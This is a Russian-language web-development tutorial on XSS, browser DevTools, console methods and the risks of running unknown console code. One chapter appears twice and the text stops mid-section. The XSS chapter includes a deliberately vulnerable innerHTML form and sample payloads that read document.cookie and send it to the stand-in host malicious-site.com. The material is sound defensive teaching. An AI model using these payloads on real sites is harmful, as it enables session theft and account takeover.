VM2177:3
(100) [{…}, {…}, {…}, {

Глава 7.9. Безопасность. XSS (Cross-site-scripting)

Аббревиатура XSS расшифровывается как Cross-Site Scripting (межсайтовый скриптинг). Если особо не погружаться в детали, смысл атаки заключается во внедрении вредоносного кода в страницу. Атака не затрагивает серверную часть, но напрямую влияет на клиентскую — на пользователей уязвимого сервиса.

А какой код можно внедрить в страницу? У страницы же нет доступа к базе данных или другому серверному компоненту, где можно получить данные пользователей. Речь идёт о JavaScript-коде. Зловредном коде.

Вам хорошо известно, для выполнения JavaScript-кода на странице (в контексте фронтенда) необходимо разместить его между тегами `<script></script>`. Про этот способ мы рассказывали в первой главе учебника. Атака XSS в этом и заключается. Злоумышленник внедряет в страницу зловредный JavaScript-код. Пользователь переходит на эту страницу, код выполняется и конфиденциальные данные пользователя отправляются злоумышленнику.

На практике это может выглядеть так. Представьте персональный блог — вы его разрабатываете в рамках личного проекта. Все зарегистрированные пользователи могут оставлять комментарии к публикациям.

Всё работает прекрасно, пока не появляется пользователь, который хочет не просто обсуждать публикации, а украсть доступ к учётным записям других пользователей блога. Для этого злоумышленник в поле комментарий пишет какой-то текст, тег `<script>`, а в нём немного JavaScript-кода. Если не происходит никакой фильтрации, то после публикации такого комментария, код будет выполняться у всех пользователей, посетивших страницу.

А что опасного может быть в этом коде? Часто разработчики используют cookie для хранения идентификатора сессии пользователя. Что такое идентификатор? Это строка с уникальным набором символов, позволяющих отличить одного авторизованного пользователя от другого.

Зловредный код может прочитать это значение и передать на сервер злоумышленника при помощи Ajax-запроса. В этом и заключается смысл XSS-атаки. Собрав такие идентификаторы, злоумышленник может подставить их себе. Если разработчик не предусмотрел дополнительной защиты, то злоумышленник сможет войти в приложение под учётной записью пользователя.

Рассмотренный сценарий выше — один из самых популярных, но не единственный. При отсутствии фильтрации, можно выполнить любой JavaScript-код. Например, собрать все данные со страницы (при помощи банальных `querySelector`) или сделать другие деструктивные действия.

XSS на примере

Попробуем взглянуть на проблему с практической точки зрения. Создадим демонстрационное приложение и на реальном примере узнаем, что подразумевается под XSS. В качестве демонстрационного приложения сделаем простую форму для ввода имени. Пользователь вводит имя, отправляет форму, и в параграфе появляется текст с приветствием пользователя. Приложение максимально простое, но оно прекрасно проиллюстрирует проблему:

```
<form id="basic-form">
    <input id="user-name" type="text">
    <input type="submit" value="Отправить" placeholder="Пожалуйста, представьтесь">
    <p id="welcome-user">=</p>
</form>

<script>
    'use strict';

    const submitformHandler = (evt) => {
        evt.preventDefault();
        welcomeUserElement.innerHTML =  `Привет, ${userNameElement.value}!`;
    }

    const formElement = document.querySelector('#basic-form');
    const welcomeUserElement = formElement.querySelector('#welcome-user');
    const userNameElement = formElement.querySelector('#user-name');

    formElement.addEventListener('submit', submitformHandler);
</script>
```

Попробуйте открыть страницу в браузере и протестировать приложение. Убедитесь, что всё работает так, как и было запланировано.




Рисунок 1. Форма для ввода имени

На первом рисунке продемонстрирован результат работы приложения. В качестве теста мы ввели имя «Иван», и оно отобразилось в параграфе. Приложение работает так, как мы и ожидаем. Теперь давайте вместо имени введём на первый взгляд безобидную строку:

```
<img src="" onerror="alert('xss')">
```

Нажмите кнопку «Отправить». На этот раз в параграфе `#welcome-user` отобразится «Привет, !», но в довесок к этому вы увидите модальное окно с текстом «xss». Мы внедрили в страницу сторонний JavaScript-код. В примере он показывает бесполезное модальное окно, но вы понимаете, что он может делать намного больше. Выше мы обсуждали несколько негативных сценариев.




Рисунок 2. XSS в действии

Рассмотрим ещё один пример и разберёмся, как выглядит внедрение XSS изнутри. Представим, что вы разрабатываете какой-нибудь форум любителей аквариумных рыбок. Пусть схематично его разметка выглядит так:

```
<h1>Здравствуйте, <span class="username">Обычный Пользователь</span>!</h1>
<article class="topic">
        <header class="topic-header">
                <h2>Разведение пираний в домашних условиях</h2>
        </header>
        <p class="topic-body">
                Всем привет. Я решил завести себе пираний.
Расскажите, какие плюсы, минусы, подводные камни.</p>
    <footer class="posted-by">
        От <span class="poster-name">Другой Пользователь</span>
    </footer>
</article>
```

Простая разметка — ничего необычного. Один из пользователей, который создал эту тему для обсуждения выбрал при регистрации необычное имя. Вот такое:

```
Другой пользователь</span><script>const
username=document.querySelector('.username').textContent;const
sessionCookie=document.cookie.match(/session-token=([^;$1=])/)[1];fetch('http://www.malicious-
site.com',{method: 'post',body:JSON.stringify({username,sessionCookie})});</script>
```

Что произойдёт, если другой участник обсуждения просмотрит эту тему? Разметка страницы начнёт выглядеть следующим образом (отформатировано для читабельности):

```
<h1>Здравствуйте, <span class="username">Обычный Пользователь</span>!</h1>
<article class="topic">
        <header class="topic-header">
                <h2>Разведение пираний в домашних условиях</h2>
        </header>
        <p class="topic-body">
                Всем привет. Я решил завести себе пираний.
Расскажите, какие плюсы, минусы, подводные камни.</p>
    <footer class="posted-by">
        От <span class="poster-name">Другой Пользователь</span>
        <script>
            const username = document.querySelector('.username').textContent;
            const sessionCookie = document.cookie.match(/session-token=([^;$1=])/)[1];
            fetch('http://www.malicious-site.com', {
                method: 'post',
                body: JSON.stringify({username, sessionCookie})
            });
        </script>
    </footer>
</article>
```

Визуально на странице ничего не изменится. Всё то же безумное объявление, но это лишь на первый взгляд. Экзотичное имя пользователя (то самое с кодом) содержало закрывающий тег `</span>`. Выходит, что на этом описание элемента с именем пользователя заканчивается. За ним следует тег `<script>` с JavaScript-кодом, который браузер вынужден исполнить.

Выполнение этого кода приведёт к отправке идентификатора сессии на сервер злоумышленника (`www.malicious-site.com`). Получив идентификатор, злоумышленник сможет подставить его себе и войти в сервис от имени пользователя. Дальше можно изменить профиль (если сервис позволяет это сделать без ввода пароля) и сделать другие деструктивные действия.

Виды XSS

Существует два основных вида XSS-атак. Первый — *хранимые XSS* (Stored XSS). Его мы разобрали в предыдущем примере. Один пользователь вводит зловредные данные, которые сохраняются на сервере и оттуда попадают на страницу другого пользователя.

Рисунок 3. Stored XSS

Другой вид — отражённые XSS (Reflected XSS). Атаки этого типа выглядят иначе. Допустим, на форуме любителей рыбок есть поиск по сообщениям. Маршрут на страницу с выдачей результатов может выглядеть так:

```
http://www.aquarium-forum.com/search?q=guppy
```

При переходе пользователь увидит страницу примерно с такой разметкой:

```
<div class="query">
        Результаты поиска по запросу <span class="query-text">guppy</span>:
</div>
<div class="result">
        <!-- результаты поиска -->
</div>
```

Ничего необычного в этой разметке нет, но представьте, что один из пользователей форума любителей рыбок получил на свой email провокационное письмо: «Шокирующая правда о гуппи! Рыбки не переносят... (продолжение по ссылке)». Пользователь на эмоциях переходит по ней (он видит, что она ведёт на его любимый форум) и видит вполне ожидаемую страницу с результатами поиска. Только без шокирующих новостей, но идентификатор его сессии уже улетел злоумышленнику. Ссылка в письме выглядела так:

```
http://www.aquarium-forum.com/search?q=guppy<script>fetch('http://www.malicious-site.com?
cookie'+document.cookie)</script>
```

После перехода по ссылке, разметка страницы преобразилась и обзавелась одной строкой кода на JavaScript. Визуально это незаметно, но браузер выполнит код, который не предполагал разработчик:

```
<div class="query">
        Результаты поиска по запросу <span class="query-text">guppy
<script>
        fetch('http://www.malicious-site.com?cookie=' + document.cookie);
</script>
</span>:
</div>
<div class="result">
        <!-- результаты поиска -->
</div>
```

Рисунок 4. Reflected XSS

Защита от XSS

Основная причина появления XSS заключается в недостаточной фильтрации входных данных. Мы это видели на двух примерах. Давайте подумаем, как бороться с этой проблемой. Начнём с простого: не стоит вставлять пользовательские данные в свойство `innerHTML`.

Если пользователь пришлёт разметку с кодом на JavaScript, то браузер интерпретирует код и станут возможны сценарии, о которых говорили выше. Что же делать? Самый простой вариант: вместо `innerHTML` применять `innerText`. Тогда содержимое будет отображаться как простой текст.

Резюме

XSS атаки представляют серьёзную угрозу для веб-приложений. В этом разделе мы рассмотрели теорию и один из самых простых вариантов защиты. Конечно, это решение нельзя назвать серебряной пулей. К вопросам безопасности следует подходить комплексно: как на клиенте, так и на сервере. Запомните главное правило: любые данные, полученные от пользователя, по умолчанию нельзя считать безопасными.

Теория ~ 3 минуты

Глава 8.1. Знакомство с DevTools

Статьи по теме в блоге Академии:

- Введение в Chrome DevTools. Панель Elements
- Введение в Chrome DevTools. Console, Sources, Network

Как открыть инструменты разработчика

- Через контекстное меню настроек браузера.
- Через контекстное меню на странице.
- Нажатием на клавишу `F12` (работает везде, кроме Safari и Opera).
- Комбинацией клавиш `Command + Option + I` (macOS) и `Ctrl + Shift + I` (Windows, Linux).

Последняя комбинация клавиш открывает DevTools на первой вкладке слева или же на последней посещённой вкладке, если DevTools уже закрывали до этого. Повторное нажатие комбинации закрывает DevTools.

Полный список комбинаций клавиш доступен в документации по Chrome DevTools.

Инструменты разработчика открываются одинаково во всех браузерах, но есть особенности:

- **Safari** — прежде, чем открыть DevTools, нужно включить инструменты разработчика в настройках, руководство пользователя Safari.
- **Firefox** — в момент первого открытия DevTools браузер может попросить ввести в консоль слово «Разработка».

Расположение инструментов разработчика

Панель DevTools можно расположить в разных областях окна браузера, для этого есть переключатель в контекстном меню панели (три точки в правом верхнем углу) → Dock side.




Рисунок 1. Расположение инструментов разработчика

Основные вкладки

- **Elements** — используется для просмотра и редактирования DOM-дерева и стилей страницы.
- **Console** — необходима для логирования диагностической информации и ошибок в процессе разработки или взаимодействия с JavaScript.
- **Sources** — показывает файлы, подключённые на странице.
- **Network** — мониторит процесс загрузки страницы, файлов и сетевых запросов.
- **Lighthouse** — инструмент аудита, показывающий насколько веб-сайт соответствует стандартам Google, предлагает способы исправления проблем производительности и доступности. Инструмент доступен в Google Chrome, также Lighthouse можно установить отдельно в Firefox.
- **Device Toolbar** — используется для оценки того, как страница выглядит и работает на мобильном устройстве.




Рисунок 2. Device Toolbar в Google Chrome




Рисунок 3. Device Toolbar в Firefox




Рисунок 4. Device Toolbar в Safari

Детально каждая вкладка будет разобрана в отдельных главах.

Дополнительные вкладки скрыты под тремя точками → More tools.




Рисунок 5. Добавление скрытых вкладок

Теория ~ 5 минут

Глава 8.2.1. Как сообщения попадают в консоль

Основное назначение консоли браузера в том, чтобы выводить сообщения в ходе работы программы. Сообщения в консоли помогают убедиться, что код программы работает, как задумано.

Для вывода сообщений предусмотрен объект `console`, он не является частью JavaScript и существует только внутри браузера. До 2011 года функционал работы с консолью был не везде, но сейчас его поддерживает каждый современный браузер.

Статьи по теме в блоге Академии:

- Введение в Chrome DevTools. Панель Elements
- Введение в Chrome DevTools. Console, Sources, Network

Как вывести сообщение в консоль

Для вывода сообщения в консоль используется метод `.log()` объекта `console`. Значение, переданное при вызове метода `console.log()`, печатается (логируется) в консоли браузера с указанием места, где метод `console.log()` был вызван:

При вызове метода `console.log()` внутри самой консоли мы наблюдаем `undefined` в строке со стрелочкой «влево» — так в консоли помечается возвращаемое значение:




Рисунок 1. Как вывести сообщение в консоль

Дело в том, что метод `console.log()` не возвращает явного значения, а потому возвращается `undefined`. Однако при вызове `console.log()` из кода программы, `undefined` в консоль выводиться не будет, так как вызов функции происходит за пределами консоли браузера. Метод `console.log()` принимает неограниченное количество аргументов. Аргументы будут выводиться в консоль по порядку и разделяться пробелом:




Рисунок 2. Вывод нескольких значений в консоль

Второй самый используемый метод объекта `console` — `console.error()`, он используется для вывода ошибок в консоль браузера. Результат его работы аналогичен `console.log()`, разница лишь в том, что сообщение логируется красным текстом и имеет выпадающую справку, в которой показаны все файлы и функции, которые затрагивает ошибка, это называется Stack trace. Подробнее, что такое Stack trace, можно почитать на MDN. Также вызов `console.error()` повышает на единицу счётчик ошибок в правом верхнем углу инструментов разработчика:

Прочие возможности консоли

Помимо логирования сообщений и ошибок в console предусмотрено множество других методов. Они помогают в разработке и отладке программы, вот описание некоторых из них:

- `console.table()` — выводит сложные данные в виде таблицы;
- `console.group()` — группирует сообщения, попавшие в консоль;
- `console.assert()` — сравнивает значения между собой;
- `console.time()` и `console.timeEnd()` — замеряют быстродействия участков кода;
- `console.warn()` — выводит в консоль самописное предупреждение.

Чтобы увидеть доступные методы объекта `console`, выведем его в консоль:




Рисунок 3. Вывод объекта с console в консоль

Для очистки всех сообщений в консоли браузера используется метод `console.clear()`.

Также для очистки консоли можно нажать на соответствующую кнопку в левой верхней части консоли или использовать комбинацию клавиш:

- `ctrl + L` на Windows и Linux
- `cmd + K` на MacOS




Рисунок 4. Использование метода clear

Подробнее познакомиться с каждым методом можно в статье на Хабре.

Вывод других JavaScript сущностей

При помощи `console.log()` можно выводить не только строки, но и другие типы данных, например объекты и массивы:




Рисунок 5. Вывод массивов и объектов в консоль

При вводе значения в консоли браузера можно опустить вызов `console.log()`, так как сам факт ввода уже является логированием и приведёт к аналогичному результату:




Рисунок 6. Логирование в консоли без console.log ()

Консоль — для разработчика

Метод `console.log()` полезен для отладки во время разработки, но его не должно быть в готовом коде, который отправляется пользователю. Поэтому обязательно удаляйте все вызовы `console.log()` и подобных методов по окончании разработки. Для удобства, чтобы не держать эту информацию в голове, в линтерах существует специальное правило на запрет методов консоли. Это правило можно игнорировать в момент отладки, но по завершении оно подскажет, где подчистить вызовы `console.log()` и подобных.

Теория ~ 5 минут

Глава 8.2.1. Как сообщения попадают в консоль

Основное назначение консоли браузера в том, чтобы выводить сообщения в ходе работы программы. Сообщения в консоли помогают убедиться, что код программы работает, как задумано.

Для вывода сообщений предусмотрен объект `console`, он не является частью JavaScript и существует только внутри браузера. До 2011 года функционал работы с консолью был не везде, но сейчас его поддерживает каждый современный браузер.

Статьи по теме в блоге Академии:

- Введение в Chrome DevTools. Панель Elements
- Введение в Chrome DevTools. Console, Sources, Network

Как вывести сообщение в консоль

Для вывода сообщения в консоль используется метод `.log()` объекта `console`. Значение, переданное при вызове метода `console.log()`, печатается (логируется) в консоли браузера с указанием места, где метод `console.log()` был вызван:

При вызове метода `console.log()` внутри самой консоли мы наблюдаем `undefined` в строке со стрелочкой «влево» — так в консоли помечается возвращаемое значение:




Рисунок 1. Как вывести сообщение в консоль

Дело в том, что метод `console.log()` не возвращает явного значения, а потому возвращается `undefined`. Однако при вызове `console.log()` из кода программы, `undefined` в консоль выводиться не будет, так как вызов функции происходит за пределами консоли браузера. Метод `console.log()` принимает неограниченное количество аргументов. Аргументы будут выводиться в консоль по порядку и разделяться пробелом:




Рисунок 2. Вывод нескольких значений в консоль

Второй самый используемый метод объекта `console` — `console.error()`, он используется для вывода ошибок в консоль браузера. Результат его работы аналогичен `console.log()`, разница лишь в том, что сообщение логируется красным текстом и имеет выпадающую справку, в которой показаны все файлы и функции, которые затрагивает ошибка, это называется Stack trace. Подробнее, что такое Stack trace, можно почитать на MDN. Также вызов `console.error()` повышает на единицу счётчик ошибок в правом верхнем углу инструментов разработчика:

Прочие возможности консоли

Помимо логирования сообщений и ошибок в console предусмотрено множество других методов. Они помогают в разработке и отладке программы, вот описание некоторых из них:

- `console.table()` — выводит сложные данные в виде таблицы;
- `console.group()` — группирует сообщения, попавшие в консоль;
- `console.assert()` — сравнивает значения между собой;
- `console.time()` и `console.timeEnd()` — замеряют быстродействия участков кода;
- `console.warn()` — выводит в консоль самописное предупреждение.

Чтобы увидеть доступные методы объекта `console`, выведем его в консоль:




Рисунок 3. Вывод объекта с console в консоль

Для очистки всех сообщений в консоли браузера используется метод `console.clear()`.

Также для очистки консоли можно нажать на соответствующую кнопку в левой верхней части консоли или использовать комбинацию клавиш:

- `ctrl + L` на Windows и Linux
- `cmd + K` на MacOS




Рисунок 4. Использование метода clear

Подробнее познакомиться с каждым методом можно в статье на Хабре.

Вывод других JavaScript сущностей

При помощи `console.log()` можно выводить не только строки, но и другие типы данных, например объекты и массивы:




Рисунок 5. Вывод массивов и объектов в консоль

При вводе значения в консоли браузера можно опустить вызов `console.log()`, так как сам факт ввода уже является логированием и приведёт к аналогичному результату:




Рисунок 6. Логирование в консоли без console.log ()

Консоль — для разработчика

Метод `console.log()` полезен для отладки во время разработки, но его не должно быть в готовом коде, который отправляется пользователю. Поэтому обязательно удаляйте все вызовы `console.log()` и подобных методов по окончании разработки. Для удобства, чтобы не держать эту информацию в голове, в линтерах существует специальное правило на запрет методов консоли. Это правило можно игнорировать в момент отладки, но по завершении оно подскажет, где подчистить вызовы `console.log()` и подобных.

Теория ~ 2 минуты

Глава 8.2.2. Консоль удобна для проверки гипотез

Консоль часто используют для вывода сообщений при написании и отладке кода. Также в ней можно увидеть сообщения об ошибках и предупреждения. Но помимо логирования в консоли можно выполнять код.

Это бывает очень удобно, когда нужно быстро проверить какую-то гипотезу или выполнить небольшой кусочек кода. В таких случаях видны плюсы консоли:

- она всегда под рукой;
- в ней доступны все методы, доступные в браузере, есть автодополнение;
- её можно использовать для быстрого получения ответа на вопрос.

Рассмотрим несколько практических примеров:

- Как быстро получить ответ на вопрос: «К какому типу данных относится `null`?». Для этого достаточно открыть консоль и ввести всего одну строку `typeof null`:
- Или как быстро решить небольшую задачу: найти гипотенузу прямоугольного треугольника. Снова всего одна строка в консоли — и ответ готов:
- И многое другое...

С помощью консоли можно решать разнообразные задачи. Конечно, не стоит рассматривать её как полноценный редактор кода. Но если задача небольшая, а ответ нужен быстро, консоль — отличный вариант.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Теория ~ 5 минут

Глава 8.2.3. Почему опасно выполнять незнакомый код в консоли

Современный разработчик постоянно использует код, написанный кем-то другим. Мы настолько привыкли к этому, что порой забываем, какую это может нести опасность. Давайте разберёмся, чем может грозить выполнение незнакомого кода в консоли браузера.

Похищение данных

Предположим, что некий злоумышленник методами социальной инженерии заставил жертву выполнить у себя в браузере вредоносный код. В чём может заключаться его вредоносность? Самый очевидный сценарий — кража данных. Код извлекает из браузера жертвы некую информацию, которая не должна быть общедоступной, затем отправляет её злоумышленнику. Что это может быть за информация?

Cookie (куки)

Похищаемыми данными могут быть cookie. **Cookie** — это технология, позволяющая сайту хранить информацию в браузере пользователя так, чтобы она оставалась даже после закрытия вкладки. Эта технология часто используется для аутентификации пользователя, такие cookie называются сессионными.

Вы можете получить доступ к cookie в консоли, написав `document.cookie`. Раз можете вы — значит, может и злоумышленник. Получив сессионные куки, злоумышленник может войти в ваш аккаунт на сайте, на странице которого вы выполнили вредоносный код. По крайней мере, теоретически может.

На самом деле, существует большое количество механизмов защиты от такой атаки. Например, **http-only cookie**, к которым невозможно получить доступ через клиентский JavaScript. Также существуют другие способы защиты, которые могут использовать разработчики сайта — однако не стоит слепо на это надеяться и выполнять в консоли потенциально вредоносный код.

Хранилища данных

В современных браузерах существует множество механизмов для хранения данных на стороне клиента — **LocalStorage**, **SessionStorage**, **IndexedDB**. Какие данные находятся в этих хранилищах — зависит от конкретного сайта и архитектурных решений его разработчиков. Как и в cookie, в них может находиться информация, связанная с аутентификацией пользователя — например, **JSON Web Token**. Или же там может храниться другая приватная информация, представляющая интерес для злоумышленника.

Значения глобальных переменных

Хороший JS-код, как правило, не использует глобальные переменные. Однако, к сожалению, не все разработчики сайтов пишут хороший код. Может оказаться, что чувствительная информация находится в глобальной области видимости — скажем, в переменной `window.superSecretPassword`, к которой без труда можно получить доступ из консоли.

Информация на странице

Имея доступ к DOM-дереву, можно «вытащить» из него текст любого элемента, URL изображения или ссылки — в общем, всё, что видит пользователь, и даже немного больше. В зависимости от того, на какой именно странице выполняется вредоносный скрипт, что-то из этих данных может представлять ценность для злоумышленника. Например, в личном кабинете какого-нибудь банка может отображаться номер банковской карты, а может даже и защитный код. Обычно такая информация отображается только по специальному запросу — как раз для того, чтобы защититься от этой и других подобных атак. Однако даже в том, что злоумышленник получит список последних ваших диалогов в соцсети, нет ничего хорошего.

Подделка запросов

